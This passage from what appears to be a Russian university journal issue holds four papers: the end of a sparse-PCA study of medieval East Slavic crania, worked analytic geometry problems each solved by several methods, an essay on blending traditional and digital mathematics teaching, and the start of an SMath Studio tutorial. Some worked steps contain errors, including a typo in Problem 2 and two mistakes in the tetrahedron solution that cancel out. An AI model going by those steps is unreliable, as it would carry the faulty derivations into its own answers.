Учитывая положение точек относительно ГК1, можно понять следующее: около крайнего левого значения находятся серии, которым соответствует большие верхний лицевой указатель, орбитный указатель, зигомаксилярный угол и малые скуловая ширина, ширина орбиты от mf (лев.), общий угол профилировки лица, угол носовых костей к линии профиля. Это серии № 4, 9, 10. Их можно охарактеризовать как узколиких, со слабым углом выступания носовых и более уплощенным лицом. Противоположное сочетание признаков характерно для крайней правой группировки серий: № 5, 11, 14, 22. Их можно охарактеризовать как широколиких, с сильно выступающим носом и с более резкой горизонтальной профилировкой лица. Остальные серии характеризуются относительно средними показателями рассматриваемых признаков (они расположены в промежутке $[-1.73; 1.77]$, что соответствует выражению $\mu \pm \sigma$, где μ – это средняя координата точек относительно ГК1, а σ – это величина стандартного отклонения). Теперь проанализируем ГК2. Около крайнего правого значения находятся серии, которым характерно: большие скуловая ширина, верхняя высота лица, высота носа, длина основания лица и угол носовых костей к линии профиля и малый носовой указатель. Это серии: № 15, 19, 22. Их можно охарактеризовать как широколицые, высоколицые, с высоким и выступающим носом. Противоположный комплекс имеют серии, расположенные около крайнего левого значения: это серии под номером № 1, 3, 5, 7. У них низкие лицо и нос. Для остальных серий, расположенных в $[-1.91; 1.75]$ характерны средние показатели рассматриваемых признаков.

Обсуждение. На основании проведенного анализа можно выявить некоторые закономерности. Первое это обособленное положение кривичей восточной части Волго-Окского междуречья (не считая ярославских) и вятичей нижнего течения р. Москвы. Они более узколики с ослабленными европеоидными признаками. В этом комплексе отчетливо прослеживается влияние финно-угорских групп средневековья, не раз отмеченных для данных серий в антропологической литературе (Гончарова, 2019). Можно сказать, что исследование с помощью разряженного МГК подтверждает эту точку зрения. Также интересно положение тверских кривичей и вятичей верхнего течения р. Москвы и Истры и междуречья Москвы и Клязьмы. По ГК1 они практически не отличаются от других серий, занимая срединное положение, но по ГК2 они отличаются низкими лицом, носом и носовым указателем. Можно сказать, что они, в каком-то смысле,

образуют свой отдельный кластер. К нему примыкают ярославские кривичи, занимающие промежуточное положение между данным кластером и кластером серий № 4, 9, 10 (хотя при этом ярославские кривичи ближе всего расположены к сериям № 1, 3, 7). Остальные точки образуют свой большой кластер восточнославянских группировок, характеризующиеся средними значениями рассматриваемых признаков. Также обращают на себя внимание вятичи среднего течения реки Угры (серия № 5), словене из захоронений на территории Новгородской губ. и группа тиверцев и древлян. Первые характеризуются более выраженным европеоидным комплексом, если судить по ГК1. По ГК2 они не отличаются от своих соседей тверских кривичей и вятичей. Вторые также имеют более выраженный европеоидный комплекс черт, при этом располагаясь ближе всего к своим белорусским соседям дреговичам. Тиверцы и древляне находятся опосредованно ото всех, имея свой отдельный комплекс черт.

Выводы. В настоящей статье было успешно проведено исследование мужских серий восточнославянского круга популяций средневековья, основанное прежде всего на анализе посредством разряженного МГК с L1 - регуляризацией. Были выявлены закономерности, которые и раньше фиксировались антропологами. Можно сказать, что мужское восточнославянское население средневековья по характеристиками лицевого скелета делилось на три территориальные группы: 1) население востока Волго-Окского междуречья (исключая ярославскую землю), характеризующееся большой долей финно-угорского субстрата, 2) население тверской, ярославской земель, а также территорий верховий Истры, Москвы и Клязьмы, 3) население, проживавшее на обширных территориях от среднего течения реки Угры и новгородской земли до запада и юго-запада Древней Руси.

СПИСОК ЛИТЕРАТУРЫ

1. Алексеева Т. И. Этногенез восточных славян по данным антропологии. М.: “Издательство Московского университета”, 1973. – 329 с.
2. Алексеев В. П. Происхождение народов Восточной Европы (краниологическое исследование). М.: “Наука”, 1969. – 323 с.
3. Гончарова Н. Н., Конопелькин Д.С. Процессы сложения антропологических особенностей городского населения центральной России в XVI - XVIII вв. // Археология Евразийских степей. – 2019. – №6. – с. 314 - 333.
4. Zou H., Hastie T., Tibshirani R. Sparse Principal Component Analysis // Journal of Computational and Graphical Statistics. – 2006. – Т. 15, №2. – с. 265 - 286.

Рукопись поступила в редакцию 22.03.2025

Рукопись принята к печати 26.03.2025

РЕШЕНИЕ ЗАДАЧ АНАЛИТИЧЕСКОЙ ГЕОМЕТРИИ РАЗЛИЧНЫМИ МЕТОДАМИ

Ершова Елена Михайловна

Тверской государственный университет, г. Тверь

E-mail: Ershova.EM@tversu.ru

Ключевые слова: аналитическая геометрия, задача, прямая, вектор, угол, скалярное произведение, расстояние от точки до прямой, площадь треугольника, координаты, векторное произведение, плоскость, угловой коэффициент, тетраэдр, смешанное произведение.

Аннотация. В работе рассматриваются решения задач аналитической геометрии различными методами.

Предмет «Аналитическая геометрия», изучаемый на первом курсе математического факультета, входит в обязательную часть ООП подготовки бакалавра и формирует универсальные и общепрофессиональные компетенции. Для его успешного освоения необходимы знания и умения, приобретенные в результате обучения в школе и в ходе освоения смежных дисциплин – «Алгебра» и «Математический анализ». От успешности освоения предмета в значительной степени зависит эффективность дальнейшего обучения студента, в том числе и при последующем изучении предметов «Компьютерная геометрия и геометрическое моделирование», «Математический анализ», «Дифференциальные уравнения» и других курсов.


Чтобы успешно освоить геометрию, необходимо не только хорошо знать теорию, но и уметь решать задачи, изучаемые в данном курсе. Заметим, что и в школе, и в ВУЗе различные подходы к решению геометрических задач изучаются на различных задачах, специально подобранных для демонстрации эффективности решения данным методом. Из-за этого у многих учащихся метод связывается с конкретной задачей, и в другой его могут не увидеть.

Геометрия – предмет, изобилующий различными формулами, теоремами, подходами. Из-за этого на контрольной или экзамене нередко бывает трудно вспомнить и сообразить, каким методом решалась подобная задача, какой подход здесь следует применить. Однако следует заметить, что многие задачи геометрии можно решать различными методами, поэтому в их успешном освоении способно помочь применение различных подходов к решению одной задачи. Известный математик Джордж Пойа считал: «Лучше решить одну задачу несколькими способами, чем несколько задач – одним». Действительно, решение одной и той же задачи разными методами нередко оказывается полезнее, чем решение нескольких различных задач, помогая увидеть способы использования известных формул, освежить в памяти изученный материал, развить интуицию и логическое мышление, творческий подход.

Рассмотрим решение нескольких номеров из задачника [1], используя различные методы аналитической геометрии.

Задача 1. Вычислить площадь треугольника, вершинами которого являются точки $A(-3; 2)$, $B(5; -2)$, $C(1; 3)$.

1 способ. Воспользуемся формулой вычисления площади треугольника по координатам его вершин (см. [2], стр. 30). Для выяснения знака определителя построим заданный треугольник в системе координат:



Кратчайший поворот отрезка AB к отрезку AC положителен (против часовой стрелки), следовательно, определитель берется со знаком $+$. Тогда получаем:

$$\begin{aligned} S &= \frac{1}{2} \begin{vmatrix} x_2 - x_1 & y_2 - y_1 \\ x_3 - x_1 & y_3 - y_1 \end{vmatrix} = \frac{1}{2} \begin{vmatrix} 5 - (-3) & -2 - 2 \\ 1 - (-3) & 3 - 2 \end{vmatrix} = \frac{1}{2} \begin{vmatrix} 8 & -4 \\ 4 & 1 \end{vmatrix} = \\ &= \frac{1}{2} (8 \cdot 1 - 4 \cdot (-4)) = \frac{1}{2} (8 + 16) = 12. \end{aligned}$$

2 способ. Воспользуемся формулой $S = \frac{1}{2}ah$, где a – длина основания AC , а h – высота треугольника, проведенная из вершины B , которую можно вычислить как расстояние от точки B до прямой AC . Длину основания вычислим по формуле расстояния между двумя точками (см. [3], стр. 17):

$$a = \sqrt{(x_2 - x_1)^2 + (y_2 - y_1)^2} = \sqrt{(1 - (-3))^2 + (3 - 2)^2} = \sqrt{16 + 1} = \sqrt{17}.$$

Найдем уравнение прямой AC по двум заданным точкам (см. [3], стр. 114):

$$\begin{aligned} \frac{x - x_1}{x_2 - x_1} &= \frac{y - y_1}{y_2 - y_1} \Rightarrow \frac{x - (-3)}{1 - (-3)} = \frac{y - 2}{3 - 2} \Rightarrow \frac{x + 3}{4} = \frac{y - 2}{1} \Rightarrow \\ &\Rightarrow x + 3 = 4y - 8 \Rightarrow x - 4y + 11 = 0. \end{aligned}$$

Приведем полученное уравнение к нормальному виду (см. [3], стр. 121):

$$\mu = -\frac{1}{\sqrt{1^2 + (-4)^2}} = -\frac{1}{\sqrt{17}} \Rightarrow -\frac{x}{\sqrt{17}} + \frac{4y}{\sqrt{17}} - \frac{11}{\sqrt{17}} = 0.$$

Тогда расстояние от точки B до полученной прямой есть (см. [3], стр. 121):

$$h = \left| -\frac{5}{\sqrt{17}} + \frac{4 \cdot (-2)}{\sqrt{17}} - \frac{11}{\sqrt{17}} \right| = \left| \frac{-5 - 8 - 11}{\sqrt{17}} \right| = \frac{24}{\sqrt{17}}.$$

$$\text{Следовательно, } S = \frac{1}{2} \cdot \sqrt{17} \cdot \frac{24}{\sqrt{17}} = 12.$$

3 способ. Для вычисления площади треугольника воспользуемся формулой $S = \frac{1}{2} AB \cdot AC \cdot \sin BAC$. Чтобы найти величины, входящие в формулу, используем векторы.

$$\overline{AB} = \{5 - (-3); -2 - 2\} = \{8; -4\}, \quad \overline{AC} = \{1 - (-3); 3 - 2\} = \{4; 1\}.$$

$$\text{Тогда } |\overline{AB}| = \sqrt{8^2 + (-4)^2} = \sqrt{80} = 4\sqrt{5}, \quad |\overline{AC}| = \sqrt{4^2 + 1^2} = \sqrt{17}.$$

Для нахождения синуса воспользуемся формулой для вычисления угла между векторами (см. [3], стр. 62) и основным тригонометрическим тождеством:

$$\cos BAC = \frac{\overline{AB} \cdot \overline{AC}}{|\overline{AB}| \cdot |\overline{AC}|} = \frac{4 \cdot 8 + (-4) \cdot 1}{4\sqrt{5} \cdot \sqrt{17}} = \frac{7}{\sqrt{85}},$$

$$\sin BAC = \sqrt{1 - \cos^2 BAC} = \sqrt{1 - \frac{49}{85}} = \frac{6}{\sqrt{85}}.$$

$$\text{Тогда } S = \frac{1}{2} \cdot 4\sqrt{5} \cdot \sqrt{17} \cdot \frac{6}{\sqrt{85}} = 12.$$

Задача 2. Найти вектор $\vec{x}$, зная, что он перпендикулярен к векторам $\vec{a} = \{2; -3; 1\}$ и $\vec{b} = \{1; -2; 3\}$ и удовлетворяет условию $\vec{x}(\vec{i} + 2\vec{j} - 7\vec{k}) = 10$.

1 способ. Так как вектор $\vec{x}$ перпендикулярен к каждому из векторов $\vec{a}$ и $\vec{b}$, то он коллинеарен их векторному произведению (см. [3], стр. 65), а значит, по признаку коллинеарности, для некоторого m : $\vec{x} = m[\vec{a}\vec{b}]$.

Найдем $[\vec{a}\vec{b}]$ (см. [2] стр. 208):

$$[\vec{a}\vec{b}] = \left\{ \begin{vmatrix} y_1 & z_1 \\ y_2 & z_2 \end{vmatrix}; -\begin{vmatrix} x_1 & z_1 \\ x_2 & z_2 \end{vmatrix}; \begin{vmatrix} x_1 & y_1 \\ x_2 & y_2 \end{vmatrix} \right\} = \left\{ \begin{vmatrix} -3 & 1 \\ -2 & 3 \end{vmatrix}; -\begin{vmatrix} 2 & 1 \\ 1 & 3 \end{vmatrix}; \begin{vmatrix} 2 & -3 \\ 1 & -2 \end{vmatrix} \right\} = \{-7; -5; -1\}.$$

$$\text{Тогда } \vec{x} = \{-7m; -5m; -m\}.$$

По формуле вычисления скалярного произведения через координаты (см. [3], стр. 61) имеем: $\vec{x}(\vec{i} + 2\vec{j} - 7\vec{k}) = -7m - 10m + 7m = 10$, откуда $-10m = 10 \Rightarrow m = -1$.

$$\text{Следовательно, } \vec{x} = \{7; 5; 1\}.$$

2 способ. Пусть искомый вектор $\bar{x} = \{x; y; z\}$. Воспользуемся тем фактом, что векторы перпендикулярны тогда и только тогда, когда их скалярное произведение равно нулю, и формулой для вычисления скалярного произведения векторов через их координаты (см. [2], стр. 199, 200). Получим:

$$\begin{aligned}\bar{x} \perp \bar{a} &\Rightarrow \bar{x}\bar{a} = 0 \Rightarrow 2x - 3y + z = 0, \\ \bar{x} \perp \bar{b} &\Rightarrow \bar{x}\bar{b} = 0 \Rightarrow x - 2y + 3z = 0, \\ \bar{x}(\bar{i} + 2\bar{j} - 7\bar{k}) &= x + 2y - 7x = 10.\end{aligned}$$

Тогда получили систему относительно неизвестных координат вектора $\bar{x}$:

$$\begin{cases} 2x - 3y + z = 0, \\ x - 2y + 3z = 0, \\ x + 2y - 7x = 10. \end{cases}$$

Сложим второе и третье уравнения: $2x - 4z = 10 \Rightarrow x = 2z + 5$.

Из первого уравнения получаем:

$$2(2z + 5) - 3y + z = 0 \Rightarrow y = \frac{5z+10}{3}.$$

Тогда, подставляя выражения для x и y во второе уравнение, имеем

$$2z + 5 - 2\frac{5z+10}{3} + 3z = 0,$$

откуда следует, что $z = 1 \Rightarrow y = 5, x = 7$.

Таким образом, получили, что $\bar{x} = \{7; 5; 1\}$.

Задача 3. Даны уравнения сторон треугольника $AB: 3x + 4y - 1 = 0$, $AC: x - 7y - 17 = 0$, $BC: 7x + y + 31 = 0$. Доказать, что этот треугольник равнобедренный.

1 способ. Сравним длины сторон треугольника. Для этого вычислим координаты вершин.

$$\begin{aligned}A: \begin{cases} 3x + 4y - 1 = 0, \\ x - 7y - 17 = 0 \end{cases} \\ \Rightarrow \begin{cases} x = 7y + 17, \\ 21y + 51 + 4y - 1 = 0 \end{cases} \Rightarrow y = -2, x = 3 \Rightarrow A(3; -2); \end{aligned}$$

$$\begin{aligned}B: \begin{cases} 3x + 4y - 1 = 0, \\ 7x + y + 31 = 0 \end{cases} \\ \Rightarrow \begin{cases} y = -7x - 31, \\ 3x - 28x - 124 - 1 = 0 \end{cases} \Rightarrow x = -5, y = 4 \Rightarrow B(-5; 4); \end{aligned}$$

$$\begin{aligned}C: \begin{cases} 7x + y + 31 = 0, \\ x - 7y - 17 = 0 \end{cases} \\ \Rightarrow \begin{cases} x = 7y + 17, \\ 49y + 119 + y + 31 = 0 \end{cases} \Rightarrow y = -3, x = -4 \Rightarrow C(-4; -3). \end{aligned}$$

Тогда длины сторон вычислим по формуле расстояния между двумя точками (см. [3], стр. 17):

$$|AC| = \sqrt{(-4-3)^2 + (-3-(-2))^2} = \sqrt{49+1} = 5\sqrt{2},$$

$$|BC| = \sqrt{(-4-(-5))^2 + (-3-4)^2} = \sqrt{1+49} = 5\sqrt{2}.$$

Получили, что $|AC| = |BC|$, следовательно, $\triangle ABC$ – равнобедренный.

2 способ. Вычислим углы треугольника по формуле тангенса угла между прямыми (см. [3], стр. 117).

Найдем угловые коэффициенты заданных прямых: $k_{AB} = -\frac{3}{4}$,
 $k_{AC} = -\frac{1}{-7} = \frac{1}{7}$, $k_{BC} = -\frac{7}{1} = -7$ (см. [2], стр. 49).

$$\text{Тогда } \operatorname{tg} B = \frac{k_{BC} - k_{AB}}{1 + k_{BC}k_{AB}} = \frac{-7 + \frac{3}{4}}{1 - (-7)(-\frac{3}{4})} = \frac{-28+3}{4+21} = -1,$$

$$\operatorname{tg} A = \frac{k_{AB} - k_{AC}}{1 + k_{AB}k_{AC}} = \frac{-\frac{3}{4} - \frac{1}{7}}{1 + (-\frac{3}{4})\frac{1}{7}} = \frac{-21-4}{28-3} = -1.$$

Так как $\operatorname{tg} A = \operatorname{tg} B$, то углы A и B равны, а значит, $\triangle ABC$ – равнобедренный.

Задача 4. Вычислить объем тетраэдра, вершины которого находятся в точках $A(2; -1; 1)$, $B(5; 5; 4)$, $C(3; 2; -1)$ и $D(4; 1; 3)$.

1 способ. Известно (см. [2], стр. 212), что объем тетраэдра равен $\frac{1}{6}$ модуля смешанного произведения трех векторов-ребер, исходящих из одной точки, т.е. $V = \frac{1}{6} |\overline{ABACAD}|$.

Имеем: $\overline{AB} = \{5-2; 5-(-1); 4-1\} = \{3; 6; 3\}$, $\overline{AC} = \{3-2; 2-(-1); -1-1\} = \{1; 3; -2\}$, $\overline{AD} = \{4-2; 1-(-1); 3-1\} = \{2; 2; 2\}$.

Тогда по формуле вычисления смешанного произведения через координаты сомножителей (см. [2], стр. 213) получаем:

$$\overline{ABACAD} = \begin{vmatrix} 3 & 6 & 3 \\ 1 & 3 & -2 \\ 2 & 2 & 2 \end{vmatrix} = 18 + 6 - 24 - 18 - 12 + 12 = -18.$$

Следовательно, $V = \frac{1}{6} |-18| = 3$.

2 способ. Из школьного курса геометрии известно, что объем тетраэдра равен $\frac{1}{3}$ произведения площади основания на высоту тетраэдра.

Площадь основания – площадь треугольника – может быть вычислена как половина модуля векторного произведения векторов – сторон основания, – исходящих из одной вершины, т.е. $S = \frac{1}{2} |\overline{ABAC}|$ (см. [2], стр. 210).

По формуле нахождения векторного произведения через координаты сомножителей (см. [2], стр. 208) получаем:

$$\overline{ABAC} = \left\{ \begin{vmatrix} 6 & 3 \\ 3 & -2 \end{vmatrix}; -\begin{vmatrix} 3 & 3 \\ 1 & -2 \end{vmatrix}; \begin{vmatrix} 3 & 6 \\ 1 & 3 \end{vmatrix} \right\} = \{-12-9; -(-6-3); 9-6\} = \{-21; 9; 3\}.$$

$$\text{Тогда } S = \frac{1}{2} \sqrt{(-21)^2 + 9^2 + 3^2} = \sqrt{441 + 81 + 9} = \sqrt{531} = 3\sqrt{59}.$$

Высота тетраэдра, проведенная из вершины D , равна расстоянию от этой точки до плоскости ABC .

Найдем уравнение этой плоскости по трем заданным точкам (см. [2], стр. 233):

$$\begin{vmatrix} x-2 & y-(-1) & z-1 \\ 5-2 & 5-(-1) & 4-1 \\ 3-2 & 2-(-1) & -1-1 \end{vmatrix} = 0 \Rightarrow \begin{vmatrix} x-2 & y+1 & z-1 \\ 3 & 6 & 3 \\ 1 & 3 & -2 \end{vmatrix} = 0 \Rightarrow$$

$$\Rightarrow -12(x-2) + 9(z-1) + 3(y+1) - 6(z-1) - 9(x-2) + 6(y+1) = 0 \Rightarrow$$

$$\Rightarrow 7x - 3y - z - 16 = 0.$$

Приведем это уравнение к нормальному виду (см. [3], стр. 132):

$$\mu = \frac{1}{\sqrt{7^2 + (-3)^2 + (-1)^2}} = \frac{1}{\sqrt{59}} \Rightarrow \frac{7x - 3y - z - 16}{\sqrt{59}} = 0.$$

Тогда высота тетраэдра есть

$$d(D, ABC) = \frac{1}{\sqrt{59}} |7 \cdot 4 - 3 \cdot 1 - 3 - 16| = \frac{3}{\sqrt{59}}.$$

$$\text{Значит, объем тетраэдра равен } V = \frac{1}{3} 3\sqrt{59} \cdot \frac{3}{\sqrt{59}} = 3.$$

Итак, видим, что ряд задач аналитической геометрии можно решать различными способами, что позволяет вспомнить изученный материал, проверить правильность решения, выбрать наиболее удобный подход.

СПИСОК ЛИТЕРАТУРЫ

1. Клетеник Д.В. *Сборник задач по аналитической геометрии*. М.: Наука, 1980. 243 с.
2. Привалов И.И. *Аналитическая геометрия*. СПб.: Лань, 2010. 304 с.
3. Ильин В.А., Позняк Э.Г. *Аналитическая геометрия*. М.: ФИЗМАТЛИТ. 2004. 224 с.

Рукопись поступила в редакцию 10.03.2025

Рукопись принята к печати 15.03.2025

СИНЕРГИЯ ТРАДИЦИОННЫХ И ЦИФРОВЫХ ТЕХНОЛОГИЙ В ПРЕПОДАВАНИИ МАТЕМАТИКИ: ОПТИМИЗАЦИЯ УЧЕБНОГО ПРОЦЕССА В СПО

Журавлева Карина Юрьевна

ГБП ОУ «Тверской политехнический колледж», г. Тверь

E-mail: kyuzhuravleva@tpk-tver.ru

Верина Галина Борисовна

ГБП ОУ «Тверской политехнический колледж», г. Тверь

E-mail: gbverina@tpk-tver.ru

Ключевые слова: синергия технологий, преподавание математики, традиционные методы, цифровые технологии, оптимизация учебного процесса.

Аннотация. В статье рассматривается синергия традиционных и цифровых технологий в преподавании математики как способ оптимизации учебного процесса в школе. Обсуждаются преимущества и недостатки каждой методологии, а также примеры их интеграции для повышения вовлеченности учащихся в образовательном процессе и улучшения понимания материала. Также представлены рекомендации для практикующих преподавателей по эффективному внедрению этой синергии в образовательный процесс.

Современные тенденции в образовании требуют от преподавателей адаптации к быстро меняющимся условиям. В частности, преподавание математики сталкивается с новыми вызовами, связанными с цифровой трансформацией. Традиционные методы обучения, проверенные временем, необходимо интегрировать с новыми технологиями, чтобы создать более эффективный и привлекательный учебный процесс. В данной статье рассматривается концепция синергии традиционных и цифровых технологий в преподавании математики и ее влияние на оптимизацию учебного процесса в колледже.

Традиционные методы преподавания математики, такие как лекции, практические занятия и работа с учебниками, уже давно используются в среднем профессиональном образовании. Эти подходы имеют свои преимущества:

- Структурированность: Традиционные технологии предоставляют четкую структуру урока, что позволяет студентам легче осваивать материал.

- Личное взаимодействие: Преподавание в классе обеспечивает личное взаимодействие между преподавателем и студентами, что способствует более глубокому пониманию темы.

- Методические наработки: преподаватели имеют большой опыт и наработанные методические материалы, которые показывают свою эффективность в функционировании уроков.

Однако у традиционных методов есть и недостатки, такие как низкая вовлеченность студентов и недостаток интерактивности.

С другой стороны, цифровые технологии становятся все более распространенными в образовательной среде. Они включают в себя разнообразные инструменты, такие как интерактивные доски, образовательные платформы, приложения и онлайн-курсы. Преимущества цифровых технологий:

- Интерактивность: цифровые решения, такие как учебные программы и игры, делают обучение более интерактивным и увлекательным.

- Доступ к информации: студенты получают доступ к множеству ресурсов, включая видеоуроки и онлайн-симуляции, которые обогащают их знания.

- Индивидуализация обучения: с помощью цифровых технологий возможно адаптировать учебный процесс под индивидуальные потребности и темп каждого ученика.

Тем не менее, существует опасность зависеть исключительно от технологий, что может привести к потере основ математических знаний.

Синергия в контексте образования подразумевает оптимальное взаимодействие традиционных и цифровых технологий. Комбинируя эти подходы, можно создать гибридную модель обучения, которая объединяет лучшие стороны обоих методов.

Примеры синергии в практике

- Интеграция технологий в традиционные уроки: Преподаватели могут использовать цифровые инструменты для демонстрации математических концепций на традиционных уроках. Например, интерактивные доски позволяют визуализировать математические задачи, что помогает студентам лучше понять сложные темы.

- Домашние задания с использованием технологий: преподаватели могут назначать домашние задания с использованием образовательных платформ, таких как Khan Academy или Matific. Эти платформы предоставляют видеоматериалы и практические задачи, что позволяет студентам лучше закрепить материал.

- Проектная работа: совместные проекты, которые требуют использования цифровых технологий, могут включать в себя как традиционные элементы (например, написание отчетов), так и цифровые (например, создание презентаций или видеороликов). В качестве примера можно выделить введение индивидуальных проектов в систему образования, особенно в сфере среднего профессионального образования (СПО), стало важным шагом к реализации требований Федеральных государственных образовательных стандартов (ФГОС). Проекты являются неотъемлемой частью образовательного процесса и способствуют формированию у обучающихся основных компетенций, необходимых для успешной профессиональной деятельности.

Индивидуальные проекты в СПО позволяют студентам применять теоретические знания на практике, развивать навыки работы в команде, а также критическое мышление и креативность. В рамках ФГОС предусмотрены ключевые позиции, направленные на активное вовлечение студентов в исследовательскую деятельность, что также имеет целью подготовить их к будущей профессиональной жизни.

Важно отметить, что индивидуальные проекты могут варьироваться по сложности и тематике в зависимости от профессиональной направленности образовательной программы. Они могут охватывать различные области: от научных исследований до предпринимательских инициатив. Это создает возможность для студента углубленно изучить интересующую его область и стать более конкурентоспособным специалистом на рынке труда. Таким образом, внедрение индивидуальных проектов в систему СПО в соответствии с ФГОС способствует не только профессиональному развитию студентов, но и их личностному росту, что является важной составляющей успешной карьеры в будущем.

Влияние синергии на учебный процесс

Оптимизация учебного процесса через синергию традиционных и цифровых технологий приводит к следующим результатам:

- Увеличение вовлеченности студента: Использование игр, симуляций и интерактивных задач делает уроки более увлекательными, что повышает интерес к математике.
- Лучшее понимание и запоминание материала: Визуализация и интерактивность способствуют более глубокому осмыслению тем, что позволяет студентам лучше запоминать материал.
- Развитие критического мышления: Синергия технологий предоставляет студентам возможность применять математические знания в различных ситуациях, развивая их аналитические навыки.

Рекомендации для практикующих учителей

Для успешной реализации синергии традиционных и цифровых технологий в преподавании математики следует учитывать несколько рекомендаций:

- Обучение преподавателей: важно проводить курсы повышения квалификации для преподавателей, чтобы они могли эффективно использовать цифровые технологии в своей практике.
- Инфраструктура и ресурсы: колледжи должны обеспечить достаточную техническую базу — компьютеры, проекторы, интерактивные доски и доступ к Интернету.
- Поддержка родителей и сообщества: Вовлечение родителей в процесс обучения, а также сотрудничество с местными организациями помогает создавать более поддерживающую образовательную среду. В качестве примера можно привести ГБП ОУ «Тверской политехнический колледж», который показывает, насколько эффективно происходит

сотрудничество с работодателями, тем самым возрождая интерес к рабочим специальностям. В качестве примера сотрудничества стоит привести:

1. Подписание соглашения о партнерстве в целях создания и развития образовательно-производственного центра (кластера) в отрасли «Машиностроение» в рамках федерального проекта «Профессионалитет» [1];

2. Открытие лаборатории «Технология машиностроения» в колледже, оснащением занималась одна из ведущих импортозамещающих российских компаний ООО «ГЕРС Технолоджи» [2].

Анализ результатов. Важно регулярно проводить мониторинг и оценку эффективности применяемых методов, чтобы вносить коррективы в процесс обучения и достигать еще больших результатов.

Синергия традиционных и цифровых технологий открывает новые горизонты для преподавания математики в системе среднего профессионального образования. Комбинируя традиционные и современные подходы, педагоги могут создать более эффективный и привлекательный учебный процесс, который отвечает современным требованиям. Внедрение данной синергии не только повысит качество математического образования, но и поможет сформировать у учащихся навыки, необходимые для успешной жизни в цифровом обществе.

СПИСОК ЛИТЕРАТУРЫ

1. Приказ Министерства науки и высшего образования Российской Федерации от 8 мая 2020 г. № 648 «О деятельности подведомственных Министерству науки и высшего образования Российской Федерации организаций в условиях предупреждения распространения новой коронавирусной инфекции (COVID-19) на территории Российской Федерации» [Электронный ресурс]. – Режим доступа: https://minobrnauki.gov.ru/ru/documents/card/?id_4=1215

2. Федеральный закон «Об образовании в Российской Федерации» от 29 декабря 2012 г. №273-ФЗ (в ред. от 01.03.2020) // Собрание законодательства РФ. – 31.12.2012. – №53 (ч. 1). – Ст. 7598

3. Пристли М. Цифровые аборигены и цифровые иммигранты / М. Пристли [Электронный ресурс]. – Режим доступа: <https://www.estudy.ru/>

4. ГБП ОУ «Тверской политехнический колледж» / Официальный страница в Вконтакте. [Электронный ресурс] // URL: https://vk.com/wall-48984814_7679

5. ГБП ОУ «Тверской политехнический колледж» / Официальный страница в Вконтакте. [Электронный ресурс] // URL: https://vk.com/wall-48984814_7618

Рукопись поступила в редакцию 03.03.2025

Рукопись принята к печати 10.03.2025

ПАКЕТ КОМПЬЮТЕРНОЙ МАТЕМАТИКИ SMATH STUDIO И ОСНОВНЫЕ ПРИЕМЫ РАБОТЫ С НИМ

Иванов Виктор Владимирович

Тверской государственный университет, г. Тверь

E-mail: Ivanov.VV1@tversu.ru

Ключевые слова: среда SMath Studio, арифметические и символьные вычисления, решение уравнений, построение графиков, работа с единицами измерения.

Аннотация. В статье рассматривается интерфейс SMath Studio. Приведены краткие сведения, необходимые для начала работы с программой. Рассмотрены конкретные примеры простейших вычислений, решения уравнений, построения графиков, вычисления производных функций, вычисления определенных интегралов, работы с матрицами и определителями, использования единиц измерения.

Математический пакет для численных и символьных вычислений SMath Studio позволяет выполнять разнообразные научные и инженерные расчеты, при этом прост в использовании. Предназначенный для различных групп пользователей (школьники, студенты, аспиранты, инженерно-технические работники, ученые) отечественный бесплатный для личного использования математический пакет SMath Studio (далее SMath), можно скачать с сайта www.smath.com. В настоящее время созданы версии SMath для [смартфонов](#) и [персональных компьютеров](#) на базе [операционных систем Windows](#) и [Linux](#). Существует и online-версия программы (на сайте <https://www.smath.com/ru-RU/> выбираем «Открыть в браузере»). Работа в программе схожа с вычислениями на бумажном листе, так как используется простая запись выражений, подобная тому, что можно увидеть на доске в учебной аудитории [1, 2]. Все математические выражения записываются в графическом, удобном для восприятия человека виде.

Применение пакета SMath предоставляет возможность решать практически любые задачи, как в числовых, так и в символьных формах. Текстовые комментарии можно поместить в любом месте. SMath обращается с текстом так же, как с уравнениями, позволяет создавать примечания к вычислениям, вставить рабочие математические уравнения в текстовые области. При выполнении расчетов текст игнорируется. Предусмотрено построение двумерных и трехмерных графиков, вставка рисунков, созданных в других приложениях, и любого вида текста вокруг них.

Рабочее окно программы содержит заголовок, главное меню (Файл, Правка, Вид, Вставка, Вычисление, Сервис, Расчеты, Помощь), расположенные справа панели инструментов «Арифметика», «Матрицы», «Булева», «Функции», «График», «Программирование», «Символы» и рабочее поле с красным крестиком, обозначающим место ввода.

Внешний вид окна программы показан на рис. 1.

© Иванов В.В., 2025

